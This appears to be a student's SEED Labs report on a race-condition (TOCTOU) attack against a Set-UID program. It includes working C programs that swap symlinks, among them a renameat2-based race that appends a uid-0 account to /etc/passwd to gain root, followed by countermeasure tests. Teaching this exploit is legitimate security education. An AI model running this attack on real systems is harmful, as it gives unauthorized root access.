RACE CONDITION

Rahul M Menon
CB.SC.P2CYS23015

Turning Off Countermeasures

```
[11/18/23]seed@VM:~/.../racecondition$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[11/18/23]seed@VM:~/.../racecondition$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[11/18/23]seed@VM:~/.../racecondition$
```

A Vulnerable Program

```
[11/18/23]seed@VM:~/.../racecondition$ gcc vulp.c -o vulp
[11/18/23]seed@VM:~/.../racecondition$ sudo chown root vulp
[11/18/23]seed@VM:~/.../racecondition$ sudo chmod 4755 vulp
```

```
[11/18/23]seed@VM:~/.../racecondition$ ls -l
total 28
-rwxrwxr-x 1 seed seed   217 Dec 25  2020 target_process.sh
-rwsr-xr-x 1 root seed 17104 Nov 18 11:21 vulp
-rw-rw-r-- 1 seed seed   575 Dec 25  2020 vulp.c
```

Task 1: Choosing Our Target

```
[11/18/23]seed@VM:~/.../racecondition$ sudo gedit /etc/passwd

(gedit:4169): Tepl-WARNING **: 11:30:45.521: GVfs metadata is not s
upported. Fallback to TeplMetadataManager. Either GVfs is not corre
ctly installed or GVfs metadata are not supported on this platform.
 In the latter case, you should configure Tepl with --disable-gvfs-
metadata.
[11/18/23]seed@VM:~/.../racecondition$ su test
Password:
root@VM:/home/seed/Desktop/racecondition# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Desktop/racecondition# exit
exit
```

```
48 ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
49 sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
50 bob:x:1001:1001:,,,:/home/bob:/bin/bash
51 test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Here we are adding a user test to the /etc/passwd file manually, and tried to log in and we are able to get the root shell.

Task 2: Launching the Race Condition Attack

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program listed earlier. The goal is to gain the root privilege. The critical step of the attack, making /tmp/XYZ point to the password file, must occur within the window between check and use; namely between the access and fopen calls in the vulnerable program.

Task 2.A: Simulating a Slow Machine

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
         sleep(10)
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }

    return 0;
}
```

Added sleep(10) between access() and fopen(), then compiled and made vulp into a setuid program

```
[11/18/23]seed@VM:~/.../racecondition$ ls -l
total 28
-rwxrwxr-x 1 seed seed   217 Dec 25  2020 target_process.sh
-rwsr-xr-x 1 root seed 17144 Nov 18 11:42 vulp
-rw-rw-r-- 1 seed seed   596 Nov 18 11:42 vulp.c
```

Created a seed user owned file ‘Userfile’ and made a link to it in /tmp/XYZ

```
[11/19/23]seed@VM:~/.../racecondition$ touch Userfile
[11/19/23]seed@VM:~/.../racecondition$ ln -sf /home/seed/Desktop/racecondition/Userfile /tmp/XYZ
[11/19/23]seed@VM:~/.../racecondition$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 41 Nov 19 04:09 /tmp/XYZ -> /home/seed/Desktop/racecondition/Userfile
[11/19/23]seed@VM:~/.../racecondition$
```

Then executed the vulnerable program

```
[11/18/23]seed@VM:~/.../racecondition$ echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
```

After 10 sec window started, changed the link pointing to /etc/passwd file

```
[11/18/23]seed@VM:/tmp$ ln -sf /etc/passwd /tmp/XYZ
```

Then verified content of /etc/passwd file and tried to enter into the user ‘test’ and root shell was attained here.

```
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
bob:x:1001:1001:,,,:/home/bob:/bin/bash


test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/18/23]seed@VM:~/.../racecondition$ su test
Password:
root@VM:/home/seed/Desktop/racecondition#
```

Task 2.B: The Real Attack

Removed the test entry from /etc/passwd and the sleep(10) line from vul.c

Write the attack program

```c
#include <unistd.h>
int main()
{
while(1)
{
unlink("/tmp/XYZ");
symlink("home/seed/Desktop/racecondition/Userfile", "/tmp/XYZ");
usleep(10000);
unlink("/tmp/XYZ");
symlink("/etc/passwd", "/tmp/XYZ");
usleep(10000);
}
}
```

Compiled the attack program

```
[11/18/23]seed@VM:~/.../racecondition$ gedit attack.c
[11/18/23]seed@VM:~/.../racecondition$ gcc attack.c -o attack
```

Running the vulnerable program and monitoring results.

Updated the target_process.sh

```
[11/18/23]seed@VM:~/.../racecondition$ gedit target_process.sh
[11/18/23]seed@VM:~/.../racecondition$ cat target_process.sh
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
   echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Created a Symbolic link

```
[11/18/23]seed@VM:~/.../racecondition$ ln -sf /home/seed/Desktop/racecondition/Userfile /tmp/XYZ
[11/18/23]seed@VM:~/.../racecondition$ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 41 Nov 18 13:09 /tmp/XYZ -> /home/seed/Desktop/racecondition/Userfile
[11/18/23]seed@VM:~/.../racecondition$
```

Now in two terminal windows ran the target_process.sh and attack process

```
[11/18/23]seed@VM:~/.../racecondition$ ./attack
```

```
[11/18/23]seed@VM:~/.../racecondition$ target_process.sh
No permission
No permission
No permission
```

The target_process.sh program kept on showing no permission, I was not able to do the attack because the /tmp/XYZ changed into root owned after running the attack program.

Task 2.C: An Improved Attack Method

```
[11/18/23]seed@VM:~/.../racecondition$ ls -l /tmp/XYZ
-rw-rw-r-- 1 root seed 164296 Nov 18 13:31 /tmp/XYZ
```

The improved attack file

```c
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>

int main()
{
    char* fn1 = "/tmp/XYZ";
    char* fn2 = "/tmp/ABC";
    char* ln1 = "/dev/null";
    char* ln2 = "/etc/passwd";
    unsigned int flags = RENAME_EXCHANGE;

    while (1) {
        unlink(fn1);
        symlink(ln1, fn1);
        usleep(100);

        unlink(fn2);
        symlink(ln2, fn2);
        usleep(100);

        renameat2(0, fn1, 0, fn2, flags);
    }

    return 0;
}
```

Now after running the target_process.sh and attack program I was able to change the passwd file.

```
No permission
No permission
No permission
STOP... The passwd file has been changed
```

Verifying the /etc/passwd file and tried login to the user test

```
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
bob:x:1001:1001:,,,:/home/bob:/bin/bash


test:U6aMy0wojraho:0:0:test:/root:/bin/bash[11/18/23]seed@VM:~/.../racecondition$ su test
Password:
root@VM:/home/seed/Desktop/racecondition#
```

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

New vulp.c code

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
int main()
{
uid_t real_uid = getuid(); // Get the real user id
uid_t eff_uid = geteuid(); // Get the effective user id
setuid(real_uid); // Disable the root privilege
char* fn = "/tmp/XYZ";
char buffer[60];
FILE* fp;
/* get user input */
scanf("%50s", buffer);
if (!access(fn, W_OK)) {
fp = fopen(fn, "a+");
if (!fp) {
perror("Open failed");
exit(1);
}
fwrite("\n", sizeof(char), 1, fp);
fwrite(buffer, sizeof(char), strlen(buffer), fp);
fclose(fp);
} else {
printf("No permission \n");
}
setuid(eff_uid); // if needed, restore the root privilege
return 0;
}
```

```
[11/18/23]seed@VM:~/.../racecondition$ gcc vulp1.c -o vulp1
[11/18/23]seed@VM:~/.../racecondition$ sudo chown root vulp1
[11/18/23]seed@VM:~/.../racecondition$ sudo chmod 4755 vulp1
```

Tried running the target_process.sh and attack program


```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

```
[11/18/23]seed@VM:~/.../racecondition$ ./attack
```


Since now the access, fopen and fwrite system calls do not have permission to write to root owned /etc/passwd file, the attack failed showing the No Permission message.

Task 3.B: Using Ubuntu's Built-in Scheme

Enabled ubuntu's built in protection mechanism



Launched the attack again



Symbolic Link Protection only allows fopen system call, when the owner of the Symbolic Link match either the follower or the directory owner

One limitation of this scheme is that they block a non privileged user from hardlinking / softlinking to files that they do not own